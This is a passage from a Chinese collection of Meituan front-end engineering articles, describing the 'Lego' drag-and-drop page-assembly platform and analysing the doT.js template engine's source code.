在赫尔墨斯项目中，我们实施了前后端分离、模块化和组件化改造、流程自动化、接入了监控和报表系统，极大的提高了我们的开发效率和项目代码的可维护、可复用性，同时通过自动化的资源优化，确保了有效的优化策略被以极低的成本在多个项目中复用。

作者介绍

毓杰，美团点评前端技术专家，全栈开发工程师。2016 年加入美团点评，负责境外度假前端研发组的工作。崇尚自由、开放、互通的技术平台，追求极致的用户体验和开发效率。

乐高：美团外卖前端可视化界面组装平台

徐楷 冰冰 东亮

1. 简介

乐高，是美团点评一个快速搭建后台系统页面的平台。名称来源于大家熟悉的丹麦知名玩具品牌，他们的玩具都是通过组合易拆卸、装配的零件，形成最终的作品。经过长期的发展，乐高品牌渐渐有了“快乐、想象、创意的未来”的寓意。

随着外卖业务的高速发展，大量的业务开发需求接踵而来。像人手紧缺、重复开发、沟通效率低下等问题，暴露得愈发明显。于是，我们有了这么一个想法：能否基于现有大量业务系统的结构固定、需求紧急、交互样式要求不高等特点，搭建一个平台，它把已经成型的组件像乐高玩具的零件一样，使用拖拽的方式组装成最终的页面，同时能够让各个业务快速的接入。

在美团点评一次黑客马拉松中，我们将这一想法付诸实践。在参赛的四十多支团队中，获得了第二名。这给了我们坚持下去的信心，也明确了后续努力的方向。经过一段时间的迭代，目前乐高形成了较完善的开发和生产流程：

- 基于平台提供的标准，开发出独立的组件。
- 组件经过不同形式的排列组合，形成最终的产品界面。

2. 用户使用

乐高平台的应用可分为三大部分：面向用户的**组装工厂**、面向开发者的**开发视图**以及面向后端服务化的**暴露接口**。

2.1 组装工厂

2.1.1 视图布局

页面组装如图一所示，主要包含五部分：

- **组件树**

  组件树是页面的骨架（①所示区域）部分，由内置的各个组件组装而成。乐高为组件树提供了丰富的操作（②右键弹框）选项。除了添加、拷贝粘贴、预览、删除等功能，还可以通过拖动组件在组件树中的位置（③区域），即时的在预览区域展示出效果。

- **预览页面**

  预览区块（④所示区域）占据了页面的右半边部分。在组件树中，每个组件都可以单独预览。组件的预览，显示的是这个组件及其子组件共同作用的效果。预览根组件，能看到完整的页面。也可以通过“页面预览”按钮进行完整页面的预览。

- **右侧模块属性**

  每个组件，都有可配置的属性（3.2.1 节提到的模块示例代码中的 Model 字段），打开⑤区域的面板可以对左侧选中的组件进行配置。如，配置按钮组件的颜色、大小等，都取决于组件开发者对该组件的预留项。

- **顶部页面操作**

  ⑥区域部分，包含对当前视图的操作。视图可以理解为一个独立的页面，包含了打开、发布、重命名等等功能。

- **左侧导航**

  ⑦区域部分，包含了三个可选标签。


  - 第一个是下图所选的组装工厂。
  - 第二个是组件的开发工厂。
  - 第三个为整个系统的健康、QPS 等等运营数据的实时监控。

（图一）

2.1.2 视图脚本

一个最终完成的页面中的脚本，按照来源分为了三块。

- 图二所示的脚本编辑区域。
- 当前页面所使用的 UI 库（下文中会提到）中，乐高平台默认使用的是外卖自己封装的袋鼠 UI。
- 另外一部分来自每个组件中自己编程接口的实现（即 3.2.1 节模块示例代码中的 Script 字段）。




（图二）

2.1.3 同步数据

乐高系统中提供了数据源的概念。用于模拟、校验模板页面中的数据。有时，后端需要乐高输出 FreeMarker 或者 EJS 模板，而非 HTML 页面。为了保障页

面在乐高中的正常开发和预览，我们需要 Mock 一部分同步（可理解为后台写入 ModelView 的）数据。

将 JSON 格式的数据写入数据源，即可实现 Mock 数据。此外，在后端调用乐高接口时，数据源还会校验传入数据的合法性。



（图三）

2.2 开发视图

乐高是一个平台。开发者可以在乐高中按照自己的喜好、想法、思路开发自己的模块。

（图四）

- **组件的编辑**

①区域为组件提供了编辑的功能。当前编辑的组件的开发者、修改时间、创建时间等信息，会显示在④区域部分。

- **组件分类管理**

  在平台中存在了大量的组件的时候。我们需要对组件进行分类管理（③所示区域）。

- **组件版本管理**

  每个组件都有自己的版本号管理（②区域所示）。开发者点击“组件保存”后，会在版本列表中增加 0.username 的临时版本，用于保存当前修改的信息。

2.3 系统接入

乐高目前提供了 Java 和 Node.js 两种 SDK 的接入方式。

2.3.1 Java

在工程中引入 JAR 包。可通过调用 SDK 接口，从乐高系统获取页面或者模板。

获取的类型有两种：渲染完成的 HTML 代码和模板代码（目前支持 FreeMarker 模板）。

```
/**
 * 无数据页面获取
 * @param pageId 页面 id 或者 vurl，取决于 pageIdType 传入值
 * @param pageIdType，枚举类型，LegoService.PageIdType.ID，LegoService.
   PageIdType.NAME 前者传入页面 id 时使用，后者传入页面 vurl 时使用
 * @return 枚举类型，OK(200,"成功"), FAILED(500,"失败");
 *
 */
public static final LegoStatus getPageWithoutData(HttpServletResponse
servletResponse, String pageId, PageIdType pageIdType)

/**
 * 带有页面数据的页面获取
 * @param model 传入的数据
 *
 */
public static final LegoStatus getPage(HttpServletResponse servletResponse,
String pageId, PageIdType pageIdType, ModelMap model)
```

2.3.2 Node.js

安装完乐高依赖的模块后，可参照下述示例调用：

```
'use strict';

var lego = require('lego');
```

```
/**
 * 请求页面 id 获取页面，
 * @param data，页面渲染用数据，json 格式
 * @param rootId 只获取部分页面时使用，默认为空
 * @param callback，回调使用 callback(err，body)，正常传入 err 为空，body 为页面
   html 内容。错误时 err 为错误信息。
 *
 */
lego.renderById(vid，data，rootId，callback)

/**
 * 请求页面短连接获取页面
 *
 */
lego.renderByUrl(vurl，data，rootId，callback)
```

3. 原理

3.1 理念


在 AMD、CMD、CommonJS 等模块化标准开始流行后，模块化的思维方式，给社区的前端开发者们造成了比较深刻的影响。

前端开发有了比较强烈的意识，对原本混沌的 JavaScript 代码按照标准模式进行组织和分类。据此来构建出的 Web App，不仅提高了系统的可维护性，并且便于和其他开发者进行沟通，从而形成一个巨大的开发链条。借助其他开发者提供的一批模块，使我们能够专注于业务逻辑，同时降低代码冗余、开发成本和潜在风险。

基于模块化开发的大体思路。我们在对一堆看似杂乱无章的 DOM 结构进行归纳、总结、提炼，使之成为一个个独立的组件。数个组件的协同工作，呈现出一个完整的页面。乐高系统设计理念，正是源于如下所示的一个等式：

这里的**节点描述**、**数据**、**功能逻辑**就是下文中要提出的模块部分。

更为直观的表述，如下图所示的一个基本结构，可以组成一个简单的页面。组件粒度的划分，有比较充裕的灵活性，可以由组件设计者自己定制。



3.2 组件

组件是组成任何一个视图的最基础元素，是整个平台的基石。组件之间的耦合度、通信、可扩展性、易用性是否足够强大，很大一部分程度上决定了整个系统的质量。

3.2.1 形态

乐高的组件是对其背后庞大的样式 / 交互资源库的抽取（默认为袋鼠 UI 系列，也可以是其他的前端资源库），倚重于对组件 HTML 结构，交互调用的描述。每个组件负责拼装自己的 HTML 结构，和使用组件库中预存的交互。因此，推荐的组件的开发方式中，不包含对 CSS 的描述，但是也允许通过 Hack 的方式增加每个组件的 CSS。

每个独立组件提供了 8 个需要实现的接口：


```
/**
 * 组件基本展示及功能规则的描述，目前对外暴露了 8 个接口（name, pyname, desc, leaf,
   uilib, model, script, render）
 */

'use strict';
```

```
/**
 * 组件名称，用来标识该组件在系统中的引用名称。
 * 取值可以为汉字，大小写英文字母，数字和下划线的组合
 * [ 建议取名为英文，每个组件 name 唯一，主要供程序和 RD 使用 ]
 */
exports.name = 'Sample';

/**
 * 组件别名，只能为汉字或者字母
 * [ 建议取名中文，每个组件 pyname 唯一，主要供 PM 等对 hmtl 及组件专有英文名称不太熟悉
   的人使用 ]
 */
exports.pyname = ' 中文名称 ';

/**
 * 组件描述
 */
exports.desc = '';

/**
 * 该组件可以添加的叶子节点
 * 1. 如果可包含子节点，请在数组中添加组件 id，如 : exports.leaf = [12,23,34]
 * 2. 如果不可包含任何子节点，请将 leaf 置为 null，即 : exports.leaf = null
 * 3. 如果可包含任何子节点，请将 leaf 置为空数组，即 : exports.leaf = []
 */
exports.leaf = [];

/**
 * 当前组件需要适配的组件库
 */
exports.uilib = 'kui';

/**
 * 该接口用来描述组件配置的相关属性，其子组件可以在编程 / 渲染接口中读取到父组件的配置信息
 *
 * type: 数据类型，目前含盖的数据类型 :
 *  text: 文本输入框类型
 *     textEx: {
 *       name: ' 测试属性 1',
 *       type: 'text',
 *       def : ' 默认值 ',
 *       desc: ' 属性描述 '
 *   }
 *  select: 下拉选择框类型
 *     selectEx: {
 *       name: ' 测试属性 1', // 最长不超 9 个字，否则内容尽量放到注释里
 *       type: 'select',
 *       options:{
```

```
 *           value1: '这是值 1',
 *           value2: '这是值 2',
 *       },
 *       def    : 'defValue',
 *       desc: '属性描述'
 *   }
 *  textarea: 多行输入框类型（配置同 text）
 *  radio: 单选选择框类型（配置同 select）
 *  checkbox: 复选类型（配置同 select，最终值为 value1,value2 逗号分隔）
 */
exports.model = {

}

/**
 * 组件脚本。会插入到页面 html 中执行，组件内部逻辑或与外部交互可放到该函数中执行
 * @param mvId 组件用到的 mvId，组件唯一标识
 * @param evtMgr 页面全局事件中心，可以通过 bind(evt, handler) unbind(evt,
   handler) 和 trigger(evt, data, context) 三个方法控制事件流的绑定和触发
 * @param modelData 组件属性数据，默认传参 encode 字符串，首先需要 decodeURI，然后
   换成 json 对象
 */
exports.script = function (mvid, evtMgr, modelData) {
  modelData = JSON.parse(decodeURI(modelData));
}

/**
 * 该组件在用户界面的展示
 * @param {Object} node node 中包括 {_children:[], _parent:'', _innerHtml:'',
   _modelData:{}, _mid:'', _mvid:'', _mname:''}, 还有其他字段暂不建议使用
 */
exports.render = function (node) {
  var _modelData = node._modelData;
  var _children = node._children;
  var content = '';
  _children.map(function (child) {
    content += child._innerHtml;
  });

  return ``;
}
```

3.2.2 功能

乐高的组件作为一个界面系统的元素部分，在设计之初需要考虑到以下的五个方面。通过这几部分，逐渐的形成了一套比较完善的模块化方案：



组件的通信

业务组件之间的数据传递，是一个比较常见的的场景。

我们给每个组件实现的编程（Script）接口中传递了三个参数 mvid、evtMgr、modalData。其中，evtMgr 就是乐高系统中的事件中心。通过绑定或者触发相应的事件，在实现模块间通信的同时，较好的解耦了模块。示例代码：

```
// 事件的触发
evtMgr.trigger('tata', {a: 1});

// 事件的绑定
evtMgr.bind('tata', (params) => {

  // TODO Here.
  console.log(params)   // {a: 1}
})
```

数据给组件的交付

部分业务组件会有自己的数据。数据从来源划分，可以分为系统数据、配置数据。系统数据又可以被划分为同步数据和异步数据：

- 配置数据来自使用乐高配置的人员，在开发模块的预留接口中配置信息。
- 系统数据中的异步数据可以通过 AJAX 的方式从后端拉取。

- 同步的数据，装配时可以配置在数据源中，方便预览效果。使用时可以直接在模块的 Render 接口中调用。

```
exports.render = function (node) {
  var _modelData = node._modelData;
  var _children = node._children;
  var content = '';
  _children.map(function (child) {
    content += child._innerHtml;
  });

  return `${data_from_datasource}`;   // 数据源数据字段读取
}
```

组件编程接口的暴露

在“3.2.1 形态”章节中所示的 8 个编程接口，对模块的开发者开放。

组件的版本控制


为了在修改、发布组件时，不对线上页面造成影响，也为了满足多人协同开发的需求，我们实现了简单的版本控制功能。

每个组件预留了开发者版本。开发完毕后，需要单独的发布该组件。在视图中进行组装时，可以选择所需要的版本，如果新版本有问题，能够及时做到单独模块的线上回滚。

组件的渲染

乐高中比较核心的功能。是实现了一个页面的解析引擎。输入为在工厂中形成的页面描述的数据结构，逐步添加外部资源（数据源、界面资源库、模块）进行组合，进而生成最终的 HTML 或者模板。

外卖的系统，大多使用 freemarker.jar 作为页面渲染引擎。因此，乐高中也包含了一个 freemarker.jar 的模板引擎。整体工作流程如下图所示：




来自于视图组装工厂产出的页面信息的数据结构，经过解析引擎调用了其他资源（数据源、框架、模块描述）渲染后。形成了最终的 HTML 或者模板，返回给后台的服务中转给最终的用户。

3.3 流程

乐高使用了 Node.js Express 框架搭建，作为前端服务化的方式存在。

同时这个服务也提供了内部用户（页面组装者）访问的界面。整体工作流程如下所示：



3.4 视图结构

上文介绍了组装工厂。我们知道在页面组建完毕之后，系统中最终形成的是一个扁平的页面数据结构，用于对页面的描述。

这个数据结构中，除了对每个节点的描述之外，使用了 _children、_parent 等来描述该节点在当前视图的树状结构中所处的位置和层级。具体的结构如下所示：

```
{
   1_0: {
      _children: [101_1],        // children in current page
      _mvid: '1_0',              // unique id in current page
      _parent: '#',              // parent in current page
      _mid: '1',                 // id
      _version: '1.0.0'          // version
      _mname: 'Page',            // name
      _xxx: ''                   // other properties
    },
    101_1: {
      _children: [5_2],
      _mvid: '101_1',
      _parent: '1_0,
      _mid: '101',
      _version: '1.0.0'
      _mname: 'Body',
      _xxx: ''
    },
    5_2: {
      _xxx: ''
    }
}
```

随着页面的创建和发布，页面的存储结构，会被持久化到乐高数据库的字段中，以便后续的调用修改。

4. 结语

4.1 现状


至截稿前，乐高拥有了 55 个框架组件和 77 个业务组件，共 132 个。覆盖了外卖事业部的 6 个项目，包含了 108 个可访问的线上页面（视图）。数目还在不断的迅速增加中。

举个例子，一个比较典型的场景，业务系统中常用的列表查询页面和编辑表单页面，之前开发页面需要半天时间，而乐高半小时内即可组装一个页面。开发效率上的提升效果比较明显。

4.2 生态

在外卖的前端开发实践中，乐高系统已经成为大量业务系统开发的轴心一环。在对袋鼠 UI 资源库中的组件进行提取，形成最终的用户可见页面过程中，不仅推动了外卖整体视觉和交互规范的逐渐完善，也使其在前端技术中得到落实——袋鼠 UI 资源库。

视觉规范、袋鼠 UI 和乐高形成了一个完整和不断循环的开发生态。



4.3 优势

- 平台化的规范了交互方式、页面及组件样式。非常适合交互样式比较固定的业务系统。
- 简易高效的界面搭建，节省了大量的开发时间和精力。
- 使用了可视化的编辑模式，所见即所得。极大的降低了前端开发的学习成本和门槛。团队中其他角色的成员，也能够轻松简易的上手。

当前市面上存在着比较多的前端组件化框架，大多门槛较高。乐高提供更低廉、简洁的使用方式组装大量重复存在而交互样式较为单一的业务系统，实现了自己的模块管理机制。

作为一种新开发模式的尝试，乐高在不断地完善。使用乐高平台，在前端自动化埋点、性能优化等等方向，会有很多有趣的创新和突破。我们将会持续给大家分享。

乐高也在积极的筹划开源，我们会尽最大的努力，希望早日能够与大家见面。

作者简介

本文作者均来自美团点评外卖事业部。

徐楷，外卖事业部 Web 前端组负责人。2013 年作为第一名前端工程师加入美团外卖。见证了美团外卖从每天 10 多单到 900 多万单极速成长的过程。负责了早期美团外卖前端团队的组建、梯队的建设和人员的培养。搭建了外卖整体前端基础设施，目前负责 to B、to C 以及运营相关的前端项目。

冰冰，资深前端研发工程师，外卖事业部前端业务增长组负责人。2010 年北理硕士毕业后，曾就职 MTK、IBM，后作为联合创始人创建微秘科技。2016 年加入美团点评，作为技术负责人主导了多个活动及商家券红包等项目的上线。

东亮，美团外卖高级前端研发工程师。2012 年大连理工毕业，曾就职多米音乐，人人网，先后从事游戏开发及 Web 前端开发，2015 年加入美团点评，目前致力于外卖面向用户以及运营等方向的前端研发工作。

前端渲染引擎 doT.js 解析

建辉

背景


前端渲染有很多框架，而且形式和内容在不断发生变化。这些演变的背后是设计模式的变化，而归根到底是功能划分逻辑的演变：MVC—>MVP— >MVVM（忽略最早混在一起的写法，那不称为模式）。近几年兴起的 React、Vue、Angular 等框架都属于 MVVM 模式，能帮我们实现界 面渲染、事件绑定、路由分发等复杂功能。但在一些只需完成数据和模板简单渲染的场合，它们就显得笨重而且学习成本较高了。

例如，在美团外卖的开发实践中，前端经常从后端接口取得长串的数据，这些数据拥有相同的样式模板，前端需要将这些数据在同一个样式模板上做重复渲染操作。

解决这个问题的模板引擎有很多，doT.js（出自女程序员 Laura Doktorova 之手）是其中非常优秀的一个。下表将 doT.js 与其他同类引擎做了对比：

框架	大小	压缩版本大小	迭代	条件表达式	自定义语法
doT.js	6KB	4KB	√	√	√
mustache	18.9 KB	9.3 KB	√	×	√
Handlebars	512KB	62.3KB	√	√	√
artTemplate（腾讯）	–	5.2KB	√	√	√
BaiduTemplate（百度）	9.45KB	6KB	√	√	√
jQuery-tmpl	18.6KB	5.98KB	√	√	√

可以看出，doT.js 表现突出。而且，它的性能也很优秀，本人在 Mac Pro 上的用 Chrome 浏览器（版本为：56.0.2924.87）上做 100 条数据 10000 次渲染性能测试，结果如下：



从上可以看出 doT.js 更值得推荐，它的主要优势在于：

1. 小巧精简，源代码不超过两百行，6KB 的大小，压缩版只有 4KB；
2. 支持表达式丰富，涵盖几乎所有应用场景的表达式语句；
3. 性能优秀；
4. 不依赖第三方库。

本文主要对 doT.js 的源码进行分析，探究一下这类模板引擎的实现原理。

如何使用

如果之前用过 doT.js，可以跳过此小节，doT.js 使用示例如下：

```
<script type="text/html" id="tpl">
    <div>
        <a>name:{{= it.name}}</a>
        <p>age:{{= it.age}}</p>
        <p>hello:{{= it.sayHello() }}</p>
        <select>
            {{~ it.arr:item}}
                <option {{?item.id == it.stringParams2}}selected{{?}}
value="{{=item.id}}">
                    {{=item.text}}
                </option>
            {{~}}
        </select>
    </div>
</script>
<script>
    $("#app").html(doT.template($("#tpl").html())({
        name:'stringParams1',
        stringParams1:'stringParams1_value',
```

```
        stringParams2:1,
        arr:[{id:0,text:'val1'},{id:1,text:'val2'}],
        sayHello:function () {
            return this[this.name]
        }
    }));
</script>
```

可以看出 doT.js 的设计思路：将数据注入到预置的视图模板中渲染，返回 HTML 代码段，从而得到最终视图。

下面是一些常用语法表达式对照表：

项目	JavaScript语法	对应语法	案例
输出变量	=	{{= 变量名 }}	{{=it.name }}
条件判断	if	{{? 条件表达式 }}	{{? i > 3}}
条件转折	else/else if	{{??}}/{{?? 表达式 }}	{{?? i ==2}}
循环遍历	for	{{~ 循环变量 }}	{{~ it.arr:item}}...{{~}}
执行方法	funcName()	{{= funcName() }}	{{= it.sayHello() }}

源码分析及实现原理

和后端渲染不同，doT.js 的渲染完全交由前端来进行，这样做主要有以下好处：

1. 脱离后端渲染语言，不需要依赖后端项目的启动，从而降低了开发耦合度、提升开发效率；
2. View 层渲染逻辑全在 JavaScript 层实现，容易维护和修改；
3. 数据通过接口得到，无需考虑后端数据模型变化，只需关心数据格式。

doT.js 源码核心：

```
...
// 去掉所有制表符、空格、换行
str = ("var out='" + (c.strip ? str.replace(/(^|\r|\n)\t* +| +\t*(\r|\n|$)/g," ")
          .replace(/\r|\n|\t|\/\*[\s\S]*?\*\//g,""): str)
    .replace(/'|\\/g, "\\$&")
```

```
    .replace(c.interpolate || skip, function(m, code) {
       return cse.start + unescape(code,c.canReturnNull) + cse.end;
    })
    .replace(c.encode || skip, function(m, code) {
       needhtmlencode = true;
       return cse.startencode + unescape(code,c.canReturnNull) + cse.end;
    })
    // 条件判断正则匹配，包括 if 和 else 判断
    .replace(c.conditional || skip, function(m, elsecase, code) {
       return elsecase ?
          (code ? "';}else if(" + unescape(code,c.canReturnNull) + ")
{out+='" : "';}else{out+='") :
          (code ? "';if(" + unescape(code,c.canReturnNull) + "){out+='" :
 "';}out+='");
    })
    // 循环遍历正则匹配
    .replace(c.iterate || skip, function(m, iterate, vname, iname) {
       if (!iterate) return "';} } out+='";
       sid+=1; indv=iname || "i"+sid; iterate=unescape(iterate);
       return "';var arr"+sid+"="+iterate+";if(arr"+sid+"){var "+vname+","
+indv+"=-1,l"+sid+"=arr"+sid+".length-1;while("+indv+"<l"+sid+"){"
          +vname+"=arr"+sid+"["+indv+"+=1];out+='";
    })
    // 可执行代码匹配
    .replace(c.evaluate || skip, function(m, code) {
       return "';" + unescape(code,c.canReturnNull) + "out+='";
    })
    + "';return out;")
 ...

try {
    return new Function(c.varname, str);//c.varname 定义的是 new Function( )
返回的函数的参数名
  } catch (e) {
    /* istanbul ignore else */
     if (typeof console !== "undefined") console.log("Could not create a
template function: " + str);
     throw e;
  }
...
```

这段代码总结起来就是一句话：用正则表达式匹配预置模板中的语法规则，将其转换、拼接为可执行 HTML 代码，作为可执行语句，通过 new Function() 创建的新方法返回。


代码解析重点 1：正则替换

正则替换是 doT.js 的核心设计思路，本文不对正则表达式做扩充讲解，仅分析 doT.js 的设计思路。先来看一下 doT.js 中用到的正则：

```
templateSettings: {
   evaluate:    /\{\{([\s\S]+?(\}?)+)\}\}/g, // 表达式
   interpolate: /\{\{=([\s\S]+?)\}\}/g, // 插入的变量
   encode:      /\{\{!([\s\S]+?)\}\}/g, // 在这里 {{！不是用来做判断，而是对里
                                           面的代码做编码
   use:         /\{\{#([\s\S]+?)\}\}/g,
   useParams:   /(^|[^\w$])def(?:\.|\[[\'\"])([\w$\.]+)(?:[\'\"]\])?\
s*\:\s*([\w$\.]+|\"[^\"]+\"|\'[^\']+\'|\{[^\}]+\})/g,
   define:      /\{\{##\s*([\w\.$]+)\s*(\:|=)([\s\S]+?)#\}\}/g,// 自定义模式
   defineParams:/^\s*([\w$]+):([\s\S]+)/, // 自定义参数
   conditional: /\{\{\?(\?)?\s*([\s\S]*?)\s*\}\}/g, // 条件判断
   iterate:     /\{\{~\s*(?:\}\}|([\s\S]+?)\s*\:\s*([\w$]+)\s*(?:\:\s*([\
w$]+))?\s*\}\})/g, // 遍历
   varname:   "it", // 默认变量名
   strip:    true,
   append:       true,
   selfcontained: false,
   doNotSkipEncoded: false // 是否跳过一些特殊字符
}
```

源码中将正则定义写到一起，这样方便了维护和管理。在早期版本的 doT.js 中，处理条件表达式的方式和 tmpl 一样，采用直接替换成可执行语句的形式，在最新版本的 doT.js 中，修改成仅一条正则就可以实现替换，变得更加简洁。

doT.js 源码中对模板中语法正则替换的流程如下：



代码解析重点 2：new Function() 运用

函数定义时，一般通过 Function 关键字，并指定一个函数名，用以调用。在 JavaScript 中，函数也是对象，可以通过函数对象（Function Object）来创建。正如数组对象对应的类型是 Array，日期对象对应的类型是 Date 一样，如下所示：

```
var funcName = new Function(p1,p2,...,pn,body);
```

参数的数据类型都是字符串，p1 到 pn 表示所创建函数的参数名称列表，body 表示所创建函数的函数体语句，funcName 就是所创建函数的名称（可以不指定任何参数创建一个匿名函数）。

下面的定义是等价的。

例如：

```
// 一般函数定义方式
function func1(a,b){
    return a+b;
}
// 参数是一个字符串通过逗号分隔
var func2 = new Function('a,b','return a+b');
// 参数是多个字符串
var func3 = new Function('a','b','return a+b');
// 一样的调用方式
console.log(func1(1,2));
